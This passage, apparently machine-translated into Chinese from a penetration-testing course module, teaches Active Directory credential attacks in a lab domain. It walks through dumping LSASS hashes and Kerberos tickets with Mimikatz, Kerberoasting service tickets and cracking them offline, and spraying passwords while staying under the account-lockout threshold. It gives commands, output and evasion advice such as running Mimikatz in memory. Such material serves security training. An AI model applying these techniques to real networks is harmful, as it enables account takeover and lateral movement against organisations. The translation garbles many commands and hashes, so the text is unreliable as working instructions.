

图 308:CorpWebServer.corp.com 的 IIS 网络服务器

虽然域控制器通常不会托管 web 服务器，但学生实验室充满了惊喜。

虽然服务主体名称的枚举不会产生 web 服务器软件或版本，但它会缩小搜索范围，并允许手动检测或严格限定范围的端口扫描。

21.2.5.2 演习

1. 重复本节中的步骤，为 IIS 服务器发现服务主体名称。
2. 在域中发现任何其他注册的服务主体名称。
3. 更新脚本，使结果包括注册了服务主体名称的任何服务器的 IP 地址。
4. 使用 Get-SPN 脚本，重新发现相同的服务主体名称。

21.3 活动目录身份验证

现在我们已经列举了用户帐户、组成员身份和注册的服务点，让我们尝试使用这些信息来危害活动目录。

为了做到这一点，我们必须首先讨论活动目录身份验证的细节。

活动目录支持多种身份验证协议和技术，并对 Windows 计算机以及运行 Linux 和 macOS 的计算机实施身份验证。

> *活动目录支持包括 WDigest.639 在内的几个较旧的协议.虽然这些协议可能对较旧的操作系统有用，如 Windows 7 或 Windows Server 2008 R2，但我们将在本节中只关注更现代的身份验证协议。*

对于大多数身份验证尝试，活动目录使用 Kerberos640 或 NTLM 身份验证 641 协议。我们将首先讨论更简单的 NTLM 协议。

21.3.1 NTLM 认证

当客户端通过 IP 地址(而不是主机名)642 向服务器进行身份验证时，或者当用户尝试向未在集成活动目录的 DNS 服务器上注册的主机名进行身份验证时，将使用 NTLM 身份验证。同样，第三方应用程序可以选择使用 NTLM 身份验证，而不是 Kerberos 身份验证。

NTLM 认证协议由七个步骤组成，如图 309 所示，下面将详细解释。

639(微软，2003)，https://TechNet . Microsoft . com/en-us/library/cc 778868(v = ws . 10).aspx 640(微软，2003)，https://TechNet . Microsoft . com/en-us/library/cc 780469(v = ws . 10).aspx 641(微软，2017)，https://msdn . Microsoft . com/en-us/library/windows/desktop/aa 378749(v = vs . 85).aspx 642(微软，2013)，https://blogs . msdn . Microsoft . com/chiranth/2013/09/20/NTLM-want-to-know-how-it-works/



图 309:活动目录中的 NTLM 认证图

在第一个认证步骤中，计算机根据用户的密码计算一个加密散列，称为 NTLM 散列。接下来，客户端计算机将用户名发送到服务器，服务器返回一个随机值，称为随机数或质询。然后，客户端使用 NTLM 哈希(现在称为响应)对随机数进行加密，并将其发送给服务器。

服务器将响应连同用户名和随机数一起转发给域控制器。然后由域控制器执行验证，因为它已经知道所有用户的 NTLM 散列。域控制器使用提供的用户名的 NTLM 哈希对质询本身进行加密，并将其与从服务器收到的响应进行比较。如果两者相等，则认证请求成功。

和其他杂凑一样，NTLM 是不可逆转的。然而，它被认为是一种“快速散列”的加密算法，因为短密码可以在几天内被破解，即使是使用简单的设备 643。

通过使用像 Hashcat 这样的带有顶级图形处理器的破解软件，每秒钟测试超过 6000 亿个 NTLM 散列是可能的。这意味着

所有八个字符的密码可以在 2.5 小时内测试，所有九个字符的密码可以在 11 天内测试。

接下来，我们将转向 Kerberos，这是活动目录和相关服务的默认身份验证协议。

21.3.2 Kerberos 身份验证

微软使用的 Kerberos 认证协议是从麻省理工学院创建的 Kerberos 第 5 版认证协议中采用的，从 Windows Server 2003 开始就作为微软的主要认证机制。虽然 NTLM 身份验证通过挑战和响应的原则工作，但基于 Windows 的 Kerberos 身份验证使用票证系统。

在高级别上，对活动目录中服务的 Kerberos 客户端身份验证涉及到使用域控制器作为密钥分发中心或 KDC。这个过程如图 310 所示。



图 310:Kerberos 身份验证图

让我们详细回顾一下这个过程，以便为进一步的讨论奠定基础。

例如，当用户登录到他们的工作站时，会向域控制器发送一个请求，该域控制器具有 KDC 角色并维护身份验证服务器服务。此身份验证服务器请求(或 AS_REQ)包含一个时间戳，该时间戳使用从用户密码和用户名派生的哈希进行加密。

当域控制器收到请求时，它会查找与特定用户相关联的密码哈希，并尝试解密时间戳。如果解密过程成功，并且时间戳不是重复的(潜在的重放攻击)，则认为身份验证成功。

域控制器用包含会话密钥(因为 Kerberos 是无状态的)和票证授予票证(TGT)的身份验证服务器回复(AS_REP)来回复客户端。会话密钥使用用户的密码哈希进行加密，并可由客户端解密和重用。TGT 包含有关用户的信息，包括组成员、域、时间戳、客户端的 IP 地址和会话密钥。

为了避免篡改，票证授予票证由只有 KDC 知道的密钥加密，客户端无法解密。一旦客户端收到会话密钥和 TGT，KDC 就认为客户端身份验证完成。默认情况下，TGT 将在 10 小时内有效，之后会进行续订。此次续订不需要用户重新输入密码。

当用户希望访问域的资源时，如网络共享、交换邮箱或其他具有注册服务主体名称的应用程序，必须再次联系 KDC。

这一次，客户端构建一个票证授予服务请求(或 TGS _请求)数据包，该数据包由当前用户和时间戳(使用会话密钥加密)、资源的 SPN 和加密的 TGT 组成。

接下来，KDC 上的票证授予服务接收 TGS_REQ，如果域中存在 SPN，则使用只有 KDC 知道的密钥解密 TGT。然后从 TGT 提取会话密钥，并用于解密请求的用户名和时间戳。此时，KDC 执行几项检查:

1. TGT 必须有一个有效的时间戳(没有检测到重播，请求没有过期)。
2. TGS 请求中的用户名必须与 TGT 的用户名匹配。
3. 客户端 IP 地址需要与 TGT IP 地址一致。

如果验证过程成功，票证授予服务将通过票证授予服务器回复或 TGS_REP 对客户端做出响应。这个包包含三个部分:

1. 已被授予访问权限的 SPN。
2. 要在客户端和 SPN 之间使用的会话密钥。

3. 包含用户名和组成员身份以及新创建的会话密钥的服务票证。

前两部分(SPN 和会话密钥)是使用与创建 TGT 相关联的会话密钥加密的，服务票证是使用在相关 SPN 中注册的服务帐户的密码哈希加密的。

一旦 KDC 的身份验证过程完成，并且客户端同时拥有会话密钥和服务票证，服务身份验证就开始了。

首先，客户端向应用服务器发送一个应用请求或 AP_REQ，它包括用户名和时间戳，该时间戳用与服务票据相关联的会话密钥以及服务票据本身加密。

应用服务器使用服务帐户密码散列解密服务票据，并提取用户名和会话密钥。然后它使用后者来解密来自 AP_REQ 的用户名。如果 AP_REQ 用户名与从服务票证中解密的用户名匹配，则该请求被接受。在授予访问权限之前，服务检查服务票证中提供的组成员资格，并向用户分配适当的权限，之后用户可以访问请求的服务。

该协议可能看起来复杂，甚至令人费解，但它旨在减轻各种网络攻击，防止使用伪造的凭据。

既然我们已经研究了 NTLM 和 Kerberos 身份验证的基础，那么让我们来研究各种缓存凭据存储和服务帐户攻击。

21.3.3 缓存的凭据存储和检索

为了为缓存存储凭据攻击奠定基础，我们必须首先讨论与 Kerberos 一起使用的各种密码哈希，并展示它们是如何存储的。

由于微软的 Kerberos 实现使用了单点登录，密码散列必须存储在某个地方，以便更新 TGT 请求。在当前版本的 Windows 中，这些哈希存储在本地安全机构子系统服务(LSASS)内存空间中。

如果我们可以访问这些散列，我们可以破解它们来获得明文密码，或者重用它们来执行各种操作。

虽然这是我们 AD 攻击的最终目标，但是过程并没有听起来那么简单。由于 LSASS 进程是操作系统的一部分，并作为系统运行，我们需要系统(或本地管理员)权限来访问存储在目标上的哈希。

因此，为了锁定存储的散列，我们经常不得不从本地特权升级开始攻击。让事情变得更加棘手的是，用于在内存中存储哈希的数据结构没有公开记录，它们也是用 LSASS 存储的密钥加密的。

然而，由于这是一个针对 Windows 和活动目录的巨大攻击向量，已经创建了几个工具来提取哈希，其中最流行的是 Mimikatz.648.让我们尝试使用 Mimikatz 在我们的 Windows 10 系统上提取哈希。

在下面的例子中，我们将把 Mimikatz 作为一个独立的应用程序运行。然而，由于 Mimikatz 的主流流行和众所周知的检测签名，请考虑避免将其用作独立的应用程序。例如，使用像 PowerShell649 这样的注入器直接从内存中执行 Mimikatz，或者使用像 Task Manager 这样的内置工具来转储整个 LSASS 进程内存，将转储的数据移动到辅助机器，然后从那里将数据加载到 Mimikatz.650 中

因为 Offsec 域用户是本地管理员，所以我们能够以提升的权限启动命令提示符。在这个命令提示符下，我们将运行 mimikatz651 并输入 privilege::debug 来使用 SeDebugPrivlege652 特权，这将允许我们与另一个帐户拥有的进程进行交互。

最后，我们将运行 sekurlsa::logon password 来转储使用 Sekurlsa653 模块的所有登录用户的凭据。

这将转储登录到当前工作站或服务器的所有用户的哈希，包括远程登录，如远程桌面会话。

```
c:\工具\活动目录> mimikatz.exe

mimikatz #特权::调试
特权' 20 '可以

mimikatz # sekurlsa::logon passwords

身份验证标识:0；291668 (00000000:00047354)
会话:从 1 开始交互
用户名:偏移
域名:CORP
登录服务器:DC01
登录时间:2018 年 2 月 8 日 14.23.26
SID:S-1-5-21-1602875587-2787523311-2599479668-1103 msv:
[0000003]主要
\*用户名:偏移量
```

648 (Benjamin Delphy，2018)、https://github.com/gentilkiwi/mimikatz 649(Matt Graeber，2016)、https://github . com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/InvokereForcePeinJustice . PS1 650(Ruben Boonen，2016)、http://www.fuzzysecurity.com/tutorials/18.html 651(Benjamin Delphu，2014)、https://github . com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa 652(微软，2014)aspx 653 (Mimikatz，2019)，https://github . com/gentilkiwi/Mimikatz/wiki/module-~-sekulsa

```
\*域:CORP
\ * NTLM:e2b 475 c 11 da 2a
0748290d 87 aa 966 c 327
\ * SHA1:8c 77 f 430 E4 ab 8 ACB
10 EAD 387d 64011 c 76400d 26e
\ * DPAPI:162d 313 Bede 93 b 0a
2e 72 a 030 EC 9210 f 0 ts
pkg:wdigest:
\*用户名:偏移量
\*域:CORP \*密码:(空)kerberos:
\*用户名:偏移量
\*域:CORP.COM \ *密码:(空)...
```

清单 689 - 在域工作站上执行 mimikatz

上面的输出片段显示了存储在 LSASS 中的域用户 Offsec 的所有凭据信息，包括缓存的哈希。

请注意，我们在上面的输出中突出显示了两种类型的哈希。这将因广告实施的功能级别而异。对于 Windows 2003 功能级别的广告实例，NTLM 是唯一可用的哈希算法。对于运行 Windows Server 2008 或更高版本的实例，NTLM 和 SHA-1(AES 加密的常见伙伴)都可能可用。在像 Windows 7 这样的旧操作系统或手动设置的操作系统上，WDigest 将被启用。当 WDigest 启用时，运行 Mimikatz 将在密码散列的同时显示明文密码。

有了这些散列，我们可以尝试破解它们并获得明文密码。

Mimikatz 的另一种方法和用途是通过滥用 TGT 和服务票证来利用 Kerberos 身份验证。如前所述，我们知道当前登录到本地计算机的用户的 Kerberos TGT 和服务票证是为将来使用而存储的。这些票也存储在 LSASS 中，我们可以使用 Mimikatz 与我们自己的票和其他本地用户的票进行交互并检索它们。

例如，在清单 690 中，我们使用 Mimikatz 来显示存储在内存中的 Offsec 用户票证:

```
mimikatz # sekurlsa::门票

身份验证标识:0；291668 (00000000:00047354)
会话:从 1 开始交互
用户名:偏移
域名:CORP
登录服务器:DC01
登录时间:2018 年 2 月 8 日 14.23.26
SID:S-1-5-21-1602875587-2787523311-2599479668-1103

* 用户名:Offsec
* 域:CORP.COM *密码:(空)
```



```
组 0 -票证授予服务
[00000000]
开始结束 MaxRenew:09022018 14 . 41 . 47; 10022018 00.41.47 ;16022018 14.41.47
服务名称(02):CIFS; dc01@ CORP.COM
目标名称(02):CIFS; dc01@ CORP.COM
客户名称(01):Offsec; @ CORP.COM
标志 40a 50000:name _ canonicalize; ok _ as _ delegatepre _ authent 可再生; 会话密
钥:0x00000012 - aes256_hmac
d 062 a1 b 8 c 909544 a 7130652 FD 4 BAE 4c 04833 c 3324 aa 2 EB 1d 051816 a 7090
a 0718
车票:0x 00000012-AES 256 _ hmac; kvno = 3 [...]
第 1 组-客户票?

第 2 组-票证授予票证
[00000000]
开始结束 MaxRenew:09022018 14 . 41 . 47; 10022018 00.41.47 ;16022018 14.41.47 服务名
称(02):krbtgt; CORP.COM; @ CORP.COM
目标名称(-):@ CORP.COM
客户名称(01):Offsec; @ CORP.COM($$代表团机票$ $)
标志 60a 10000:name _ canonicalize; pre _ authent 可再生; 转发; forwa
会话密钥:0x00000012 - aes256_hmac
3b 0a 49 af 17 a1 ada1 DAC F2 E3 b 8964 ad 397d 80270 b 71718 cc 567 da 4d 4b 6b
6 DC 90d
车票:0x 00000012-AES 256 _ hmac; kvno = 2 [...]
[00000001]
开始结束 MaxRenew:09022018 14 . 41 . 47; 10022018 00.41.47 ;16022018 14.41.47
服务名称(02):krbtgt; CORP.COM; @ CORP.COM
目标名称(02):krbtgt; CORP.COM; @ CORP.COM
客户名称(01):Offsec; @ CORP.COM(CORP.COM)
标志 40e 10000:name _ canonicalize; pre _ authent 初始; 可再生; 向前
会话密钥:0x00000012 - aes256_hmac
8f 6 e 96 a 7067 a 86d 94 af 4 e 9f 46 E0 e 2 ab 067422 Fe 7b 1588 db 37 c 199 f
5691 a 749 c
车票:0x 00000012-AES 256 _ hmac; kvno = 2 [...]...
```

清单 690 -用 mimikatz 提取 Kerberos 票据

输出显示一个 TGT 和一个 TGS。窃取 TGS 将允许我们只访问与这些门票相关的特定资源。另一方面，有了 TGT 入场券，我们可以请求 TGS 提供我们希望在该领域内瞄准的特定资源。我们将在本模块后面讨论如何利用被盗或伪造的票证。

除了这些功能之外，Mimikatz 还可以将票导出到硬盘，并将票导入到 LSASS 中，我们稍后将对此进行探讨。Mimikatz 甚至可以提取与通过智能卡和个人识别码执行的身份验证相关的信息，使该工具成为真正的缓存凭据“瑞士军刀”！

21.3.3.1 演习

1. 使用 Mimikatz 从学生虚拟机转储所有密码哈希。
2. 通过远程桌面以 Jeff_Admin 帐户登录到域控制器，并使用 Mimikatz 从服务器转储所有密码哈希。

21.3.4 服务帐户攻击

回顾 Kerberos 协议的解释，我们知道当用户想要访问由 SPN 托管的资源时，客户端请求由域控制器生成的服务票证。服务票据然后由应用服务器解密和验证，因为它是通过 SPN 的密码散列加密的。

当从域控制器请求服务票证时，不会检查用户是否有任何权限访问由服务主体名称承载的服务。这些检查仅在连接到服务本身时作为第二步执行。这意味着，如果我们知道我们想要定位的 SPN，我们可以向域控制器请求服务票证。然后，既然是自己的票，就可以从本地内存中提取出来保存到磁盘上。

在本节中，我们将滥用服务票证并试图破解服务帐户的密码。

例如，我们知道域中互联网信息服务网络服务器的注册 SPN 是 HTTP/CorpWebServer.corp.com。从 PowerShell，我们可以使用
Kerberos requestsorsecuritytoken 类请求服务票证。

我们需要的代码段位于系统内部.IdentityModel 命名空间，默认情况下不会加载到 PowerShell 实例中。要加载它，我们使用带有程序集名称参数的添加类型 cmdlet。

我们可以通过用 ArgumentList 选项指定 SPN 来调用 KerberosRequestorSecurityToken 构造函数，如清单 691 所示。

```
添加-类型-程序集名称系统.识别模型
新对象系统.identity model . token . Kerberos requestsorecuritytoken-ArgumentList ' H
TTP/公司网站
```

清单 691 - 请求服务票

执行后，所请求的服务票应该由域控制器生成，并加载到 Windows 10 客户端的内存中。我们也可以使用内置的 klist 命令为当前用户显示所有缓存的 Kerberos 票据，而不是一直执行 Mimikatz:

```
PS C:\Users\offsec.CORP> klist

当前登录号为 0:0x3d df

缓存的票证:(4)

#0 >客户:Offsec @ CORP.COM
```

```
服务器:krbtgtCORP . COM @ CORP.COM
加密类型:AES-256-CTS-HMAC-SHA1-96
票证标志 0x40e10000 ->可转发的可更新
初始预授权名称_canonica liz
开始时间:2018 年 2 月 12 日
10:17:53(本地)
结束时间:2018 年 2 月 12 日
20:17:53(本地)
续订时间:2192018 10:17:53(本地)
会话密钥类型:AES-256-CTS-HMAC-SHA1-
96
缓存标志:0x1 ->主
DC01.corp.com

#1 >客户:离岸@ CORP.COM
服务器:corp.com
加密类型:RSADSI RC4-HMAC(北部)
票证标志 0x40a50000 ->可转发的可更新
预授权 ok_as_delegate name_c ano
开始时间:2122018 10:18:31(本地)
结束时间:2018 年 2 月 12 日
20:17:53(本地)
续订时间:2192018 10:17:53(本地)
会话密钥类型:RSADSI RC4-HMAC(北部)
缓存标志:0
DC01.corp.com...
```

清单 692 -展示门票

随着互联网信息服务服务主体名称的服务标签被创建并保存到内存中(清单 692)，我们可以使用内置的 API 或 Mimikatz 从内存中下载它。

为了用 Mimikatz 下载服务票，我们使用 kerberos::list 命令，它产生了上面 klist 命令的等效输出。我们还指定了下载到磁盘的/export 标志，如清单 693 所示。

```
mimikatz # kerberos::list /export

[00000000]-0x 00000012-AES 256 _ hmac
开始/结束/最大续订:2018 年 2 月 12 日 10 . 17 . 53; 12/02/2018 20.17.53 ;19/02/2018 10.17.53
服务器名:CORP.COM
客户名称:Offsec @ CORP.COM
标志 40e 10000:name _ canonicalize; pre _ authent 初始; 可再生; 向前
\*保存到文件:0-40e 10000-Offsec @ krbtgt ~ CORP . COM-CORP . COM . kirbi

[00000001]-0x 00000017-RC4 _ hmac _ nt
开始/结束/最大续订:2018 年 2 月 12 日 10 . 18 . 31; 12/02/2018 20.17.53 ;19/02/2018 10.17.53
服务器名:corp.com
客户名称:Offsec @ CORP.COM
标志 40a 50000:name _ canonicalize; ok _ as _ delegatepre _ authent 可再生; \*保存到文件:1-
40a 50000-offsec @ HTTP ~ corpwebserver . CORP . com-CORP . com . kirbi
```

清单 693 -从内存中导出票据

根据 Kerberos 协议，服务票证是使用 SPN 的密码哈希加密的。如果我们能够请求票证，并使用暴力或猜测(在一种称为 Kerberos 身份验证的技术中)对其进行解密，我们将知道密码哈希，并由此破解服务帐户的明文密码。作为一个额外的奖励，我们不需要管理特权来进行这次攻击。

让我们试试这个。要执行单词列表攻击，我们必须首先用 apt 安装 kerberoast 包，然后运行 tgsrepcrack.py，提供单词列表和下载的服务票证:

请注意，服务票证文件是二进制的。当使用像 Netcat 这样的工具转移时，请记住这一点，这可能会在转移过程中损坏它。

```
kali@kali:~$ sudo apt 更新&& sudo apt 安装 kerberoast... kali @ kali:~
$ python/usr/share/kerberoast/tgsrepcrack . py word list . txt 1-40a 50000-Offse c @
HTTP ~ CorpWebServer . CORP . com-CORP . com . kir bi
找到票证 0 的密码:Qwerty09! 文件:1-40a 50000-Offsec @ HTTP ~ corpwebserver . cor p.com-
CORP.COM.kirbi 所有门票破解!
```

清单 694 - 破解票证

在本例中，我们成功破解了服务票证，并获得了服务帐户的明文密码。

如果域包含具有弱密码的高特权服务帐户，这种技术可能非常强大，这在许多组织中并不罕见。但是，如果特定的 SPN 使用托管或组托管服务帐户，密码将随机生成，复杂，长度为 120 个字符，因此破解不可行。

虽然这个例子依赖于 kerberoast tgsrepcrack.py 脚本，但是我们也可以使用约翰开膛手和 Hashcat 来利用这些工具的特性和速度。

Invoke-Kerberoast.ps1 脚本扩展了这种攻击，可以自动枚举域中的所有服务主体名称，为它们请求服务票证，并将其导出为可以在约翰开膛手(John the Ripper)和哈斯卡特(Hashcat)中破解的格式，完全消除了在这种攻击中对 Mimikatz 的需要。

21.3.4.1 演习

1. 通过使用 tgsrepcrack.py Python 脚本，重复请求服务票证、导出服务票证和破解服务票证的手动工作。
2. 对域中的任何其他服务点执行相同的操作。
3. 用开膛手约翰破解同一个服务票。

4. 使用 Invoke-Kerberos ST . PS1 脚本重复这些练习。

21.3.5 低而慢的密码猜测

在前面的部分中，我们已经了解了服务帐户可能如何通过滥用 Kerberos 协议的功能受到攻击，但是活动目录也可以为我们提供信息，这些信息可能会导致针对用户帐户的更高级的密码猜测技术。

当执行暴力或单词列表身份验证攻击时，我们必须注意帐户锁定，因为过多的失败登录可能会阻止帐户遭受进一步的攻击，并可能会提醒系统管理员。

在本节中，我们将使用 LDAP 和 ADSI 对广告用户执行“低而慢”的密码攻击，而不会触发帐户锁定。

首先，让我们看看域的帐户策略与网络帐户:

```
PS C:\用户\Offsec.corp >网络账号
时间到期后多久强制用户注销？:从不
最短密码期限(天):0
最长密码期限(天):42
最小密码长度:0
维护的密码历史长度:无
锁定阈值:5
锁定持续时间(分钟):30
锁定观察窗口(分钟):30 计算机角色:工作站命令成功完成。
```

清单 695 -网络账户命令的结果

这里有很多很好的信息，但是让我们首先关注“锁定阈值”，它指示锁定前最多五次登录尝试。这意味着我们可以安全地尝试四次登录，而不会触发锁定。这听起来不多，但是考虑锁定观察窗口，它指示在最后一次登录尝试后每三十分钟，我们被给予额外的“免费”登录尝试。

通过这些设置，我们可以在 24 小时内对每个域用户尝试 52 次登录，而不会触发锁定，假设实际用户的登录尝试没有失败。

像这样的攻击将允许我们编辑一个非常常用的密码的简短列表，并将其用于大量用户，这在实践中揭示了组织中相当多的弱帐户密码。

知道了这一点，我们来实施这个攻击。

有许多方法可以测试广告用户登录，但是我们可以使用 PowerShell 脚本来演示基本组件。在前面的部分中，我们以登录用户的身份对域控制器执行了查询。但是，我们也可以通过设置目录尝试实例在不同用户的上下文中进行查询。

在前面的示例中，我们使用了不带参数的目录尝试构造函数，但是我们可以提供三个参数，包括域控制器的 LDAP 路径以及用户名和密码:

```
$ DomainObj =[系统.目录服务. active directory . domain]::GetCurrentdomain()

$PDC = ($domainObj.PdcRoleOwner)。

$SearchString = "LDAP://"
$SearchString += $PDC + "/"
```

```
$ DistinguishedName = " DC = $($ domainObj.名称.替换('.', ', DC= ')"

$ search string+= $ distinguished name

新对象系统.目录服务.目录尝试($SearchString, "jeff_admin", "Qwert y09! ")
```

清单 696 - 使用目录验证尝试

如果用户帐户的密码正确，对象创建将会成功，如清单 697 所示。

```
distinguishedName : {DC=corp, DC=com}
路径:LDAP://DC01.corp.com/DC=corp, DC=com
```

清单 697 - 成功通过目录验证尝试

如果密码无效，将不会创建任何对象，我们将收到一个异常，如清单 698 所示。请注意用户名或密码不正确的明确警告。

```
格式-默认值:检索成员"区分用户名"时出现以下异常:"用户名或密码不正确。
"
+CategoryInfo:not specified:(:)[format-default], extended typesystemexx+fully
qualifiederrorid:catchefrombasegetmember, Microsoft.PowerShell .命令.格式
```

清单 698 - 目录使用了不正确的密码尝试

通过这种方式，我们可以创建一个 PowerShell 脚本，该脚本根据锁定阈值和锁定观察窗口枚举所有用户并执行身份验证。

这种攻击的一个现有的实现称为喷雾密码.ps1 位于 Windows 10 客户端的 C:\工具\活动目录文件夹中。

-Pass 选项允许我们设置一个密码来测试，或者我们可以用 file 提交一个单词列表文件。我们还可以通过添加-Admin 标志来测试管理员帐户。

```
PS C:\工具\活动_目录>。\喷-密码.PS1-通过 Qwerty09! -管理员
警告:也针对管理员帐户。
执行强力-按[q]停止该过程并打印结果...
用户的猜测密码:"管理员"="Qwerty 09! '
用户的猜测密码:' offsec' = 'Qwerty09! '
用户的猜测密码:' adam' = 'Qwerty09! '
用户的猜测密码:' iis_service' = 'Qwerty09! '
用户的猜测密码:' sql_service' = 'Qwerty09! '
现在停止残忍....
用户猜测是:
带密码的"administrator":"Qwerty 09! '
密码为"Qwerty09! '
带密码的"Adam":"Qwerty 09! '
带有密码的"IIS _ service":"Qwerty 09! '
带密码的"SQL _ service":"Qwerty 09! '
```

清单 699 - 使用喷雾密码攻击用户帐户

这个简单的例子产生了快速的结果，但是更多的时候，我们需要使用一个有好的候选密码的单词列表。

我们现在已经发现了在攻击活动目录及其身份验证协议时获取用户和服务帐户凭据的方法。接下来，我们可以开始利用这一点来损害域中的其他机器，理想情况下是那些具有高价值登录用户的机器。

21.3.5.1 演习

1. 使用本模块中的 PowerShell 脚本来猜测 jeff_admin 用户的密码。
2. 使用 Spray-Passwords.ps1 工具从密码列表中对域中的所有用户执行查找暴力攻击。

21.4 活动目录横向移动

